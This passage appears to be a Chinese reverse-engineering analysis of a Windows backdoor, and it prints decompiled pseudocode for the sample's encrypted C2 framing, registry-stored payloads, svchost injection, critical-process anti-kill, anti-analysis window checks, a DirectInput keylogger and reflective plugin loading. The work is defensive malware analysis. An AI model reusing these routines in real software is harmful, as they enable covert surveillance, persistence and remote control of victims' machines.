this->worker_thread = (void *)_beginthreadex(0, 0, (int)recvDisPatch, (int)this, 0, &v21);
this->helper_thread = (void *)_beginthreadex(0, 0, (int)WatchdogThread, (int)this, 0, &v18);
return 1;

```

3.2.5接收数据分析到处理列程

CTcpSocket__FeedRecvChunkAndDispatch是TCP 通信层的核心接收函数。它把底层 recv() 得到的字节流缓存到 recv_frame_q，按照 [DWORD 总长度][10 字节 frame_tag][payload] 的格式重组完整协议帧，校验会话标识 frame_tag，确认数据完整后取出 payload，用 frame_tag 做 XOR 解混淆，再把解码后的业务数据放入 dispatch_q，最后调用 Manager->OnPacket() 交给上层命令处理逻辑。它同时处理 TCP 半包和粘包；

如果帧头校验失败，则认为数据流失步，直接清空接收缓存

```

v3 = select(0, v7, 0, 0, 0);
if ( v3 == -1 )
    break;
if ( v3 > 0 )
{
    v4 = recv(a1->sock, v6, 0x40000, 0);
    if ( v4 > 0 )
    {
        CTcpSocket__FeedRecvChunkAndDispatch(a1, (int)v6, v4);
    }
}

```

```

p_recv_frame_q = &this->recv_frame_q;
ByteQueue_AppendAndMaybeXor(&this->recv_frame_q, data, size, 0, 0); // 把本次新收到的网络字节先并入 recv_frame_q, 后面再统一按帧格式解析。
if ( ByteQueue_GetSize(p_recv_frame_q) <= 14 )
    return 1; // 长度不足 14 字节时, 连最小帧头都还不完整, 直接等待下一批数据。
while ( 2 )
{
    v6 = 10;
    PtrAt = ByteQueue_GetPtrAt(p_recv_frame_q, 4u); // 跳过开头 4 字节的总帧长, 从偏移 4 开始比对 10 字节 frame_tag。
    p_frame_tag = &v3->frame_tag;
    do
    {
        if ( p_frame_tag->tick_at_connect != *((_DWORD *)PtrAt) )
            goto LABEL_14; // 按 4 字节块校验 frame_tag; 只要有一块不一致, 就认为接收流已经失步。
        v6 -= 4;
        PtrAt += 4;
        p_frame_tag = (PacketHeader10 *)((char *)p_frame_tag + 4);
    }
    while ( v6 >= 4 );
    if ( *PtrAt != LOBYTE(p_frame_tag->tick_at_connect) || PtrAt[1] != BYTE1(p_frame_tag->tick_at_connect) )
        goto LABEL_14; // 补做 frame_tag 最后 2 字节校验, 总共比较 10 字节。
    v9 = *((_DWORD *)ByteQueue_GetPtrAt(p_recv_frame_q, 0)); // 取出帧头里的总帧长字段, 后续用它判断整帧是否已经收齐。
    if ( !v9 || ByteQueue_GetSize(p_recv_frame_q) < v9 )
        return 1;
    if ( ByteQueue_GetSize(p_recv_frame_q) < v9 )
    {
        LABEL_14:
        ByteQueue_Reset(p_recv_frame_q); // 帧头失配时直接清空 recv_frame_q, 避免把错位数据继续当协议包处理。
        return 0;
    }
    v3->last_tick = getTimeTime(); // 成功拿到完整帧后更新时间戳, 表示最近一次有效收包发生在这里。
    p_dispatch_q = &v3->d_dispatch_q;
    ByteQueue_Reset(p_dispatch_q); // 先重置 dispatch_q, 再把当前帧的 payload 拷进去。
    v11 = ByteQueue_GetPtrAt(p_recv_frame_q, 0xEu);
    v11 = ByteQueue_GetPtrAt(p_recv_frame_q, 0xEu);
    ByteQueue_AppendAndMaybeXor(p_dispatch_q, v11, v9 - 14, 1, &this->frame_tag); // payload 拷入 dispatch_q 时启用 XOR 解混淆, 密钥材料来自 this->frame_tag。

    a3a = (CLoginManager_vtbl *)this->Manager->vftable;
    v13 = ByteQueue_GetSize(p_dispatch_q);
    v12 = ByteQueue_GetPtrAt(p_dispatch_q, 0);
    a3a->OnPacket(this->Manager, v12, v13); // 把解出的 payload 交给上层 sink->OnPacket(buf, len) 处理。 HandlePatchPacket
    ByteQueue_ConsumeFront(p_recv_frame_q, v9); // 消费掉当前完整帧, 把剩余字节前移到队首, 继续尝试解析后续帧。
    if ( ByteQueue_GetSize(p_recv_frame_q) > 14 )
    {
        v3 = this;
        continue;
    }
    return 1;
}

```

3.2.6 HandlePatchPacket下载后门启动

网络下载Payload数据写入到服务Console0\d33f351a4aeea5e608853d1a56661059

然后启动对应payload 这个Pay是一个PE文件即为第四节中功能完备的最终后门模块

```

qmemcpy(&g_patch_config_blob, packet_buf + 1, 0xA44u); // 网络包首字节是消息类型, 后面紧跟 0xA44 字节补丁头
g_patch_payload_base = VirtualAlloc(0, payload_size, 0x3000, 64); // 为网络下发的二阶段 payload 申请 RMX 缓冲并缓存到全局
memcpy_0(g_patch_payload_base, (packet_buf1 + 0xA45), payload_size);
packet_len = payload_size + 0xA44; // 补丁头长度 0xA44 与 payload 长度相加, 得到完整 blob 大小
v9 = operator new[](payload_size + 0xA44);
if ( v9 )
{
    qmemcpy(v9, &g_patch_config_blob, 0xA44u);
    memcpy_0((v9 + 0xA44), g_patch_payload_base, payload_size);
    if ( !RegCreateKeyW(0x80000001, L"Console\\0", &packet_buf) )
    {
        RegDeleteValueW(packet_buf, L"d33f351a4aeea5e608853d1a56661059");
        RegSetValueExW(packet_buf, L"d33f351a4aeea5e608853d1a56661059", 0, 3, v9, packet_len);
    }
    RegCloseKey(packet_buf);
    operator delete[](v9);
}
v5 = v24;
v8 = _beginthreadex(v24, 0, 0, PatchPayloadWorker, v24, 0, 0); // 启动补丁工作线程, 随后等待 3 秒并主动断开当前会话

```

四、网络下载后门分析

4.1业务分析

保活,键盘hook,远控模块,反分析模块, 设置进程为Critical Process进程被结束蓝屏

```
if ( dword_41ABBF0 ) // 是否启动远程注入到svchost.exe 保活进程
{
    v3 = operator new(0x10u); // 为守护线程分配一小块上下文内存。
    v4 = _beginthreadex(0, 0, (int)WatchGuardedProcessLoop, (int)v3, 0, 0); // 创建 WatchGuardedProcessLoop 后台线程, 用来监控目标进程或运行环境状态。
    CloseHandle(v4); // 线程创建后立即关闭句柄, 只保留后台执行。
}
if ( dword_41ABBF0 ) // 是否开启设置进程为Critical Process
    InitializeOptionalModule(); // 设置进程为Critical Process进程被结束蓝屏
FormatCurrentTimestamp((int)current_timestamp); // 生成当前时间戳字符串, 后续主机指纹包会把它一并发出去。
SetUnhandledExceptionFilter(WriteCrashMiniDumpFilter); // 安装未处理异常过滤器, 崩溃时会写出 minidump。
v5 = _beginthreadex(0, 0, (int)StartInputMonitorGate, 0, 0, 0); // 启动输入监控线程, 负责键盘和剪贴板采集链的初始化。
CloseHandle(v5); // 关闭输入监控线程句柄, 线程本体继续在后台运行。
v6 = (CTcpSocket *)operator new(0x68u); // 为 TCP 传输对象分配内存。
v21 = 0;
if ( v6 )
    v17 = CTcpSocket__CTcpSocket(v6); // 构造 CTcpSocket, 对应主通信通道之一。

if ( NetContext->Start(NetContext, netIp, v10) )
{
    v15 = a5; // 先把当前传输模式缓存到栈参数, 供登录会话初始化使用。
    port = _wtoi(&netport); // 再次解析当前端口, 准备初始化登录会话对象。
    CLoginManager__InitSession(&login_mgr, NetContext, (int)netIp, port, v15); // 初始化 CLoginManager, 把传输对象、主机、端口和模式绑定到当前会话。
    v21 = 2; // 更新栈上状态值, 标记已进入会话建立阶段。
    if ( SendHostProfilePacket(NetContext, (int)current_timestamp) == -1 )
    {
        NetContext->vfTable->Stop(NetContext); // 主机指纹包发送失败时立即断开当前连接。
        v21 = 0xFFFFFFFF; // 将当前栈状态重置回未激活状态。
        CLoginManager__Reset(&login_mgr); // 清空本轮登录状态, 避免残留会话数据带到下一轮。
    }
}
```

4.2使用EnumWindows 检测对应窗口查找到停止socks

```
if ( SocketRunning(isWindow) )
{
    while ( 1 )
    {
        isWindow = 0;
        EnumWindows(EnumWindowCheckAnalysisTools, &isWindow); // 检测到对应窗口停止sock
        if ( isWindow )
            break;
        Sleep(3000);
        result = SocketRunning(v1);
        if ( !result )
            return result;
    }
    socksotp(v1);
}
```

```

char __stdcall EnumWindowCheckAnalysisTools(int a1, _DWORD *a2)
{
    _DWORD *v3; // esi

    if ( !a1 )
        return 0;
    if ( !IsWindowVisible(a1) )
        return 1;
    v3 = operator new[](0x800u);
    *v3 = 0;
    GetWindowTextW(a1, v3, 1000);
    if ( wcsstr(v3, &unk_41A5064) // L"流量"
        | wcsstr(v3, L"ApateDNS")
        | wcsstr(v3, L"Malwarebytes")
        | wcsstr(v3, L"TCPEye")
        | wcsstr(v3, L"TaskExplorer")
        | wcsstr(v3, L"CurrPorts")
        | wcsstr(v3, L"Port")
        | wcsstr(v3, L"Metascan")
        | wcsstr(v3, L"Wireshark")
        | wcsstr(v3, &unk_41A4FB4) // L"任务管理器"
        | wcsstr(v3, &unk_41A4FA8) // L"资源监视器"
        | wcsstr(v3, &unk_41A4F9C) // L"网络分析"
        | wcsstr(v3, L"Fiddler")
        | wcsstr(v3, &unk_41A4CE0) // L"火绒"
        | wcsstr(v3, L"Capsa")
        | wcsstr(v3, L"Sniff")
        | wcsstr(v3, L"Capsa")
        | wcsstr(v3, L"Process")
        | wcsstr(v3, &unk_41A4F5C) ) // L"提示符"
    {

```

4.3注入自己到svchost.exe系统进程实现持久化

循环查找当前id是否存在不存在就调用InjectAndRunGuardPayload远程启动

```

while ( 1 )
{
    v2 = OpenProcess(1024, 0, v1->dwProcessId); // PROCESS_QUERY_INFORMATION 查询目标进程状态
    if ( v2 && GetExitCodeProcess(v2, &a1) && a1 == (PROCESS_INFORMATION *)0x103 )// 目标进程还活着
        Sleep(300);
    else
        InjectAndRunGuardPayload((int)Sleep, v1); // 远程注入启动
}

```

InjectAndRunGuardPayload

是一个远程注入和守护线程启动函数：它创建 svchost.exe，把 RemoteWatchdogThread 代码和参数结构写入该进程，先设置为不可访问并挂起线程，等待 60 秒后恢复 RWX 权限并启动远程线程。该远程线程很可能用于监控当前进程、等待退出后重启样本，属于典型的守护/反终止/持久化辅助逻辑

```

    svchost[3] = 0;
    vsprintf_s((int)svchost, (int)"%s%s", svchost, "Windows\\System32\\svchost.exe");
}
if ( !CreateProcessA(0, svchost, 0, 0, 0, 532, 0, 0, v12, ProcessInformation) )// svchost.exe
    return 0;
if ( SetToken((int)L"SeDebugPrivilege") )    // 读取调试权限
    return 0;
v3 = OpenProcess(0x1FFFFFFF, 0, ProcessInformation->dwProcessId);
if ( !v3 )
    return 0;
memset(&v15, 0, sizeof(v15));
LibraryA = LoadLibraryA("Kernel32.dll");
v15.OpenProcess = GetProcAddress(LibraryA, "OpenProcess");
v5 = LoadLibraryA("Kernel32.dll");
v15.ExitProcess = GetProcAddress(v5, "ExitProcess");
v6 = LoadLibraryA("Kernel32.dll");
v15.WinExec = GetProcAddress(v6, "WinExec");
v7 = LoadLibraryA("Kernel32.dll");
v15.WaitForSingleObject = GetProcAddress(v7, "WaitForSingleObject");
CurrentProcess = GetCurrentProcess(ebx0);
v15.CurrentProcessId = GetProcessId(CurrentProcess);
memset(ProcName, 0, 250);
GetModuleFileNameA(0, ProcName, 250);    // 得到当前进程名 后面给远程线程执行
vsprintf_s((int)v15.RestartCmdLine, (int)"%s", (const char *)ProcName);

```

```

int __stdcall RemoteWatchdogThread(Kernel32APIs *a1)
{
    int (__stdcall *OpenProcess)(int, _DWORD, _DWORD); // eax
    void (__stdcall *ExitProcess)(_DWORD); // ebx
    void (__stdcall *WinExec)(char *, int); // edi
    int v5; // eax
    _DWORD CurrentProcessId; // [esp-4h] [ebp-10h]
    Kernel32APIs *WaitForSingleObject; // [esp+14h] [ebp+8h]

    OpenProcess = (int (__stdcall *))(int, _DWORD, _DWORD)a1->OpenProcess;
    ExitProcess = (void (__stdcall *)(_DWORD))a1->ExitProcess;
    WinExec = (void (__stdcall *))(char *, int)a1->WinExec;
    CurrentProcessId = a1->CurrentProcessId;
    WaitForSingleObject = (Kernel32APIs *)a1->WaitForSingleObject;
    v5 = OpenProcess(0x1FFFFFFF, 0, CurrentProcessId);
    a1->ProcessHandle = v5;
    ((void (__stdcall *))(int, int))WaitForSingleObject(v5, -1);
    WinExec(a1->RestartCmdLine, 5);
    ExitProcess(0);
    return 0;
}

```

4.4设置进程为Critical Process进程被结束蓝屏

```

CurrentProcess = GetCurrentProcess(32);
if ( OpenProcessToken(CurrentProcess, v6, &v8) )
{
    v9 = 1;
    LookupPrivilegeValue(0, L"SeDebugPrivilege", v10);
    v11 = 2;
    AdjustTokenPrivileges(v8, 0, &v9, 16, 0, 0);
    CloseHandle(v8);
}
ModuleHandleA = GetModuleHandleA("NtDll.dll");
result = GetProcAddress(ModuleHandleA, "NtSetInformationProcess");
v3 = (void (__stdcall *))(int, int, int *, int)result;
if ( result )
{
    v7 = 1;
    CurrentProcessId = GetCurrentProcessId();
    v5 = OpenProcess(0x1FFFFFFF, 0, CurrentProcessId);
    v3(v5, 29, &v7, 4);    // 29=ProcessBreakOnTermination 设置进程为Critical Process进程被结束蓝屏
    return 1;
}
return result;

```

5. 键盘记录写入日志

5.1 StartInputMonitorGate :输入监控入口

控制整个键盘监控链是否启动，并负责把环境准备好后交给主记录循环。它先创建全局互斥体防止输入监控线程重复运行，如果发现同名互斥体已存在就持续等待；随后它轮询 HKCU\key\open 开关，或者等待全局强制启动标志被置位，只有条件满足后才继续取当前模块句柄和控制台窗口句柄，调用 InitDirectInputKeylogger 初始化 DirectInput 键盘采集环境，最后进入 RunKeyloggerLoop 持续记录按键、剪贴板和前台窗口变化，因此这个函数本质上就是样本键盘监控功能的总闸门。

```
int __stdcall StartInputMonitorGate(void *unused)
{
    int reg_value_len; // eax
    HINSTANCE self_module; // [esp+Ch] [ebp-70h] BYREF
    HWND target_window; // [esp+10h] [ebp-6Ch] BYREF
    WCHAR16 reg_open_flag_w[50]; // [esp+14h] [ebp-68h] BYREF

    CreateMutexW(0, 0, &g_input_monitor_mutex_name); // 创建输入监控互斥体；如果已存在则每秒重试。
    while ( GetLastError() == 183 )
    {
        Sleep(1000);
        CreateMutexW(0, 0, &g_input_monitor_mutex_name);
    }
    while ( !g_input_monitor_force_start ) // 等待 HKCU\key\open 为 "1"，或全局强制启动标志被置位。
    {
        memset(reg_open_flag_w, 0, sizeof(reg_open_flag_w));
        reg_value_len = lstrlenW(reg_open_flag_w);
        if ( QueryRegWideValue(0x80000001, L"key", L"open", 1u, reg_open_flag_w, 0, 2 * reg_value_len, 2) )
        {
            if ( !lstrcmpW(reg_open_flag_w, "1") )
                break;
        }
        Sleep(1000);
    }
    self_module = GetModuleHandleW(0); // 准备模块句柄和控制台窗口句柄，交给 DirectInput 初始化。
    target_window = GetConsoleWindow();
    if ( InitDirectInputKeylogger(&target_window, &self_module) )
        RunKeyloggerLoop();
    return 0;
}
```

InitDirectInputKeylogger :初始化DirectInput键盘记录环境

把键盘记录所需的全局状态、日志文件和 DirectInput 键盘设备一次性准备好。它先在 ProgramData 下拼出 DisplaySessionContainers.log 的完整路径并创建日志互斥体，再检查日志文件大小，超过阈值就删除旧日志重新开始；随后调用 DirectInput8Create 创建全局 direct_input 对象，再创建系统键盘设备、设置键盘数据格式、绑定目标窗口并把缓冲事件数量设成 60 条，最后执行 Acquire 开始采集，并顺手初始化剪贴板轮询时间和 CapsLock 状态，因此这个函数本质上就是样本键盘记录链的底层环境初始化器。

```

SHGetFolderPath(0, 35, 0, 0, &g_keylogger_state); // 生成 ProgramData\DisplaySessionContainers.log 日志路径。
lstrcatW(&g_keylogger_state, L"\\DisplaySessionContainers.log");
g_keylogger_state.log_mutex = CreateMutexW(0, 0, &g_keylogger_state); // 日志文件互斥体，保护后续追加写入。
WaitForSingleObject(g_keylogger_state.log_mutex, -1);
log_file_handle = CreateFileW(&g_keylogger_state, 0x40000000, 2, 0, 4, 128, 0);
log_file_size = GetFileSize(log_file_handle, 0);
CloseHandle(log_file_handle);
if ( log_file_size > 0x3200000 )
    DeleteFileW(&g_keylogger_state);
ReleaseMutex(g_keylogger_state.log_mutex);
if ( DirectInput8Create(*module_base_ptr, 2048, a1_2, &g_keylogger_state.direct_input, 0) < 0 )
    return 0; // DirectInput8Create 创建全局 direct_input 对象。
if ( (*(g_keylogger_state.direct_input + 12))(&g_keylogger_state.direct_input,
    &CLSID_GUID_SysKeyboard,
    &g_keylogger_state.keyboard_device,
    0) < 0 )
    return 0; // CreateDevice(GUID_SysKeyboard) 创建全局 keyboard_device。
if ( (*(g_keylogger_state.keyboard_device + 44))(g_keylogger_state.keyboard_device, g_c_dfDIKeyboard_like) < 0 )
    return 0; // SetDataFormat(c_dfDIKeyboard) 设置键盘数据格式。
if ( (*(g_keylogger_state.keyboard_device + 52))(g_keylogger_state.keyboard_device, *console_hwnd_ptr, 10) < 0 )
    return 0; // SetCooperativeLevel 绑定控制台窗口，使用后台/非独占采集模式。
keyboard_buffer_prop.dwSize = 20;
keyboard_buffer_prop.dwHeaderSize = 16;
keyboard_buffer_prop.dwObj = 0;
keyboard_buffer_prop.dwHow = 0;
keyboard_buffer_prop.dwData = 60;
if ( (*(g_keylogger_state.keyboard_device + 24))(g_keylogger_state.keyboard_device, 1, &keyboard_buffer_prop) < 0
    || (*(g_keylogger_state.keyboard_device + 28))(g_keylogger_state.keyboard_device) < 0 ) // 设置键盘事件缓冲为 60 条并 Acquire 开始采集。
{
    return 0;
}
g_keylogger_state.last_clipboard_poll_tick = GetTickCount();
KeyState = GetKeyState(20);
if ( KeyState == -127 || (g_keylogger_state.caps_on == 0, KeyState == 1) )
    g_keylogger_state.caps_on = 1;
return 1;

```

RunKeyloggerLoop :键盘记录主循环

持续采集剪贴板、前台窗口和键盘事件，并把结果格式化后追加到日志文件里。它先分配一块临时宽字符缓冲区作为当前这一轮待落盘的按键文本，再以极短间隔循环执行三件事：

第一，约每 1.5 秒轮询一次剪贴板，如果剪贴板文本发生变化就把新内容包装成日志行并写入日志；

第二，调用 LogForegroundWindowChange 检测前台窗口是否切换，若窗口变化就把窗口标题和时间戳写入日志；

第三，从 keyboard_device 的 DirectInput 缓冲区中一次取最多 60 条 DIDEVICEOBJECTDATA_X86 键盘事件，用内置键表把 dwOfs 对应的按键映射成普通、Shift 或 CapsLock 文本，拼接到当前待写日志行里。等这一轮事件处理完后，如果待写缓冲区非空，它通过日志互斥体加锁，把整段文本追加写入 DisplaySessionContainers.log，然后清空缓冲区进入下一轮，因此这个函数本质上就是样本同时监控键盘、窗口和剪贴板的核心记录循环。

```

while ( 1 )
{
    Sleep(1);
    if ( GetTickCount() - g_keylogger_state.last_clipboard_poll_tick > 0x5DC )// 约 1.5 秒轮询一次剪贴板，变化时写入日志。
    {
        poll_tick = GetTickCount();
        InterlockedExchange(&g_keylogger_state.last_clipboard_poll_tick, poll_tick);
        OpenClipboard(0);
        clipboard_handle = GetClipboardData(13);
        clipboard_mem = clipboard_handle;
        if ( clipboard_handle )
        {
            event_byte_offset_base = 2 * GlobalSize(clipboard_handle) + 2;
            clipboard_text = GlobalLock(clipboard_mem);
            clipboard_text_cur = clipboard_text;
            if ( clipboard_text && event_byte_offset_base < 2048 && wcsncmp(clipboard_text, last_clipboard_text_w) )
            {
                memcpy(last_clipboard_text_w, clipboard_text_cur, event_byte_offset_base);
                wprintfW(scratch_line_w, asc_41A5DFC, clipboard_text_cur);
                AppendInputLogLine(scratch_line_w);
                memset(scratch_line_w, 0, sizeof(scratch_line_w));
            }
            GlobalUnlock(clipboard_mem);
        }
        CloseClipboard();
    }
    if ( LogForegroundWindowChange() ) // 检测前台窗口变化，变化时写窗口标题和时间。
        AppendInputLogLine("");
    if ( g_keylogger_state.keyboard_device )
    {
        g_keylogger_state.buffered_event_count = 60;
        (*(g_keylogger_state.keyboard_device + 40))(
            g_keylogger_state.keyboard_device,
            20,
            g_keylogger_state.buffered_events,
            &g_keylogger_state.buffered_event_count,
            0); // GetDeviceData 从 keyboard_device 取最多 60 条 DIDEVICEOBJECTDATA。
    }
    event_index = 0;
    if ( g_keylogger_state.buffered_event_count > 0 )

```

```

if ( lstrlenW(pending_log_line_w) // 一轮键盘文本非空时，加锁追加写入 DisplaySessionContainers.log。
{
    WaitForSingleObject(g_keylogger_state.log_mutex, -1);
    log_file_handle = CreateFileW(&g_keylogger_state, 0x40000000, 2, 0, 4, 2, 0);
    append_file_handle = log_file_handle;
    if ( log_file_handle != -1 )
    {
        bytes_written = 0;
        SetFilePointer(log_file_handle, 0, 0, 2);
        text_len = lstrlenW(pending_log_line_w);
        WriteFile(append_file_handle, pending_log_line_w, 2 * text_len, &bytes_written, 0);
        CloseHandle(append_file_handle);
        ReleaseMutex(g_keylogger_state.log_mutex);
    }
}

```

```

while ( 1 )
{
    key_entry_byte_offset = 124 * keymap_index;
    if ( *(&g_keylogger_state.buffered_events[0].dwOfs + event_field_offset) - 1 == dword_41AC680[31 * keymap_index] )
        break; // 这里用 DIDEVICEOBJECTDATA.dwOfs 去匹配内置键表。每个键表项实际是一个 DI_KEYMAP_ENTRY_X86: fallback_text @ +0x0、shift_text @ +0x28、caps_text @ +0x50、d
LABEL_41:
    event_field_offset = event_byte_offset_base;
    saved_key_index = ++keymap_index;
    if ( keymap_index >= 102 )
    {
        event_field_offset = event_byte_offset_base + 20;
        ++event_index;
        event_byte_offset_base += 20;
        if ( event_index >= g_keylogger_state.buffered_event_count )
            goto LABEL_43;
        goto LABEL_16;
    }
}
if ( *(&g_keylogger_state.buffered_events[0].dwData + event_field_offset) >= 0 )
{
    if ( keymap_index == 41 || keymap_index == 53 )
    {
        wprintfW(pending_log_line_w, a55_4, pending_log_line_w, &g_keymap_entries[key_entry_byte_offset / 0x7C]); // 这里处理 Shift 键释放事件，把键名包成状态标记写进追加日志，同时把全局 shift_down 置 0。
        g_keylogger_state.shift_down = 0;
    }
    goto LABEL_41;
}
if ( keymap_index == 57 )
{
    caps_state = GetKeyState(20);
    g_keylogger_state.caps_on = caps_state == -127 || caps_state == 1;
}
else if ( keymap_index == 41 || keymap_index == 53 )
{
    wprintfW(pending_log_line_w, a55_3, pending_log_line_w, &g_keymap_entries[key_entry_byte_offset / 0x7C]); // 这里处理 Shift 键按下事件，把键名包成状态标记写进追加日志，同时把全局 shift_down 置 1。
    g_keylogger_state.shift_down = 1;
}

```

```

}
if ( g_keylogger_state.shift_down )           // 根据 Shift/CapsLock 状态选择普通、Shift 或 Caps 映射文本。
{
    selected_key_text = (&unk_41AC630 + key_entry_byte_offset); // Shift 按下时优先取 DI_KEYMAP_ENTRY_X86.shift_text! 如果该列为空, 再按 CapsLock 状态回退到 caps_text 或 fallback_text。
    if ( !strlen(unk_41AC630 + key_entry_byte_offset) )
    {
        if ( !g_keylogger_state.caps_on
        || (selected_key_text = (&unk_41AC658 + key_entry_byte_offset), !strlen(unk_41AC658 + key_entry_byte_offset)) )
        {
            wprintf(pending_log_line_w, L"%s", pending_log_line_w, &g_keymap_entries[key_entry_byte_offset / 0x7C]);
            goto LABEL_29;
        }
    }
}
else
{
    if ( !g_keylogger_state.caps_on )
    {
        goto LABEL_36;
    }
    selected_key_text = (&unk_41AC658 + key_entry_byte_offset); // 未按 Shift 但 CapsLock 打开时, 优先取 DI_KEYMAP_ENTRY_X86.caps_text! 若该列为空, 则回退到 fallback_text。
    if ( !strlen(unk_41AC658 + key_entry_byte_offset) )
    {
        keymap_index = saved_key_index;
    }
    LABEL_36:
    wprintf(pending_log_line_w, L"%s", pending_log_line_w, &g_keymap_entries[key_entry_byte_offset / 0x7C]);
    goto LABEL_41;
}
}
wprintf(pending_log_line_w, L"%s", pending_log_line_w, selected_key_text);
LABEL_29:
keymap_index = saved_key_index;
goto LABEL_41;

```

6.远控模块

DispatchCommandPacket分析

DispatchCommandPacket :命令总分发

按控制包首字节命令号把上层业务分发到不同处理分支里。它负责把控制端下发的插件探测、插件接收、截图、落盘执行、配置更新、日志清理、自删除、电源控制和登录确认等命令解析后交给对应子函数处理，并在需要时通过 SendFrameC2 把状态、确认字节或图像数据回发给控制端，因此它本质上就是样本通信层之上的核心业务分发入口。

case 0 :插件缓存探测

检查控制端要求的插件是否已经在本地缓存且版本一致。它先从控制包中取出插件描述块，再按模块名和指纹在全局插件缓存里查找同名插件；如果本地没有该插件，或者同名但指纹不同，就删除旧缓存并回发请求包通知控制端重新下发完整插件；如果模块名和指纹都一致，就直接复用已有的 PluginLaunchContext 并启动 PluginLaunchWorker 执行，因此这个分支本质上是插件缓存命中和版本协商逻辑。

```

case 0:
    if ( packet_len != 0xA45 )
    {
        return; // case 0: 仅收到插件描述块。按模块名和指纹检查本地缓存; 若缺失或版本不一致, 则向 C2 请求重新下发完整插件。
    }
    v5 = operator new(0xA44u);
    scratch.encoded_size = v5;
    memset(v5, 0, 0xA44);
    memcpy(v5, packet_buf + 1, 0xA44u); // 命令 0 只携带 0xA44 字节的插件描述块, 用来匹配已缓存模块。
    if ( Manager->reserved_430 == 1 )
    {
        wprintf(v5 + 4, L"%s_bin", v5 + 4);
    }
    v6 = vec;
    encoded_size = scratch.encoded_size;
    if ( vec == dword_41B1DE0 )
    {
        goto LABEL_10;
    }
    break;

```

case 1 :接收插件执行

收完整插件并立刻落地到内存缓存、注册表缓存和执行线程里。它先从控制包里拆出插件描述块和 payload，再把当前连接参数一起封装成 PluginLaunchContext 压入全局插件缓存；接着把“描述块 + 上下文 + payload”拼成一块数据写入 HKCU\Console\0，作为后续可恢复的持久化插件缓存；最后起 PluginLaunchWorker 线程，真正去执行这个下发的插件。

```
case 1:
v11 = operator new(0xA44u); // case 1: 收到完整插件包。前部是 PluginDescriptorA44，后部为 payload；构造 PluginLaunchContext，缓存到全局向量和注册表后异步启动 PluginLa
memset(v11, 0, 0xA44);
qmemcpy(v11, packet_buf + 1, 0xA44u);
v12 = operator new[](v11->payload_size);
payload_size = v11->payload_size;
out_width = v12;
memcpy(v12, v47 + 2629, payload_size); // 构造 PluginLaunchContext，把 mgr/host/port/mode/desc/payload 打包给后台 worker。
v13 = operator new(0x1Cu);
v14 = Manager;
v13->desc = v11;
v13->payload_buf = v12;
v13->host_w = v14->host_w;
v13->port = v14->port;
v13->transport_mode = v14->transport_mode;
v13->plugin_mode = v14->reserved_430;
v13->mgr = v14;
scratch.encoded_size = v13;
PluginContextVector__PushBack(&vec, &scratch);
out_height = v11->payload_size + 2656;
v15 = operator new[](out_height);
v47 = v15;
if ( v15 )
{
    qmemcpy(v15, v11, 0xA44u); // 这里把模块描述、上下文和 payload 拼接后写入注册表，作为持久化缓存。
    qmemcpy(v15 + 0xA44, scratch.ptr_value, 0x1Cu);
    memcpy(v15 + 0xA60, out_width, v11->payload_size);
    if ( !RegCreateKeyW(0x80000001, L"Console\0", &Manager) )
    {
        v16 = operator new[](0x1FEu);
        BuildHostFingerprintString(v16, v11->module_name_w, 0, 0, 0, 0, 0, 0);
        RegDeleteValueW(Manager, v16);
        RegSetValueExW(Manager, v16, 0, 3, v47, out_height);
        if ( v16 )
            operator delete[](v16);
    }
    RegCloseKey(Manager);
    operator delete[](v47);
}
v17 = _beginthreadex(0, 0, PluginLaunchWorker, scratch.ptr_value, 0, 0); // 起 PluginLaunchWorker 线程，真正去执行下发的插件模块。
```

PluginLaunchWorker :插件执行调度

根据上下文中的 plugin_mode 决定插件走哪条执行链。它先从 PluginLaunchContext 中取出插件描述块、payload 和当前连接参数；当 plugin_mode == 0 时，它会把 payload 当成内存 PE/DLL，先反射装载到当前进程，再解析导出函数 Main，把当前 C2 连接参数传给 Main 执行，执行完后释放装载上下文；当 plugin_mode == 1 时，它会先在 payload 中搜索 onlyloadinmyself 和 plugmark 标记，把当前 host/port/transport_mode 写入指定位置后，再把整块 payload 注入到挂起的 svchost.exe 中执行，因此这个函数本质上就是“根据模式决定插件走内存反射加载执行，还是走远程注入执行”的核心业务函数。

```

plugin_mode = ctx->plugin_mode;
if ( !plugin_mode )
{
    PeFromMemory = ReflectiveLoadPeFromMemory(ctx->payload_buf, ctx->desc->payload_size);//
    // plugin_mode == 0: 调用 ReflectiveLoadPeFromMemory 将 payload 作为内存 PE/DLL 装载，随后用 ResolveExportFromReflectiveModule 解析导出 Main 并直接执行。
    v6 = PeFromMemory;
    if ( PeFromMemory )
    {
        v7 = ResolveExportFromReflectiveModule(PeFromMemory, "Main");// ResolveExportFromReflectiveModule 解析导出 Main 并直接执行
        if ( v7 )
        {
            SendStatusTextPacket(ctx->mgr, 2, ctx->desc->module_name_w, L"加载");
            v7(ctx->host_w, ctx->port, ctx->transport_mode, 0);
            FreeReflectiveModule(v6);
            SendStatusTextPacket(ctx->mgr, 2, ctx->desc->module_name_w, L"释放");
            return 0;
        }
        SendStatusTextPacket(ctx->mgr, 1, &word_41A5988, &text2);
    }
    return 0;
}
if ( plugin_mode != 1 )
    return 0;
if ( FindAsciiPatternInBuffer(ctx->payload_buf, "onlyloadinmyself", ctx->desc->payload_size, 0) == -1 )// plugin_mode == 1: 若 payload 包含 onlyloadinmyself 标记则拒绝该路径，只记录提示并返回。
{
    ctxa = FindAsciiPatternInBuffer(ctx->payload_buf, "plugmark", ctx->desc->payload_size, 0);//
    // 在 payload 内查找 plugmark 标记；若找到则把 host/port/transport_mode 等运行参数写入标记位置附近，供后续注入后的代码读取。
    if ( ctxa != -1 )
    {
        v4 = operator new(0x228u);
        memset(v4, 0, 552);

```

```

        wcsncpy_s(v4 + 30, 255, ctx->host_w, 254);
        *(v4 + 135) = ctx->port;
        *(v4 + 136) = ctx->transport_mode;
        *(v4 + 137) = 1;
        qmemcpy(ctxa + ctx->payload_buf, v4, 0x228u);
    }
    if ( InjectBufferIntoSuspendedSvcHost(ctx->payload_buf, ctx->desc->payload_size) )//
    // 把整个 payload 写入新建的挂起 svcHost.exe 地址空间，修改线程上下文使其从 payload 起始处执行，然后恢复线程。成功/失败都会记录状态。
    {
        SendStatusTextPacket(ctx->mgr, 2, ctx->desc->module_name_w, L"加载成功");
    }
    else
    {
        SendStatusTextPacket(ctx->mgr, 2, ctx->desc->module_name_w, L"请重新选择功能");
        ctx->mgr->reserved_430 = 0;
    }
    return 0;
}
else
{
    SendStatusTextPacket(ctx->mgr, 1, &text1, &text2);
    return 0;
}
}

```

SendStatusTextPacket :回传文本状态

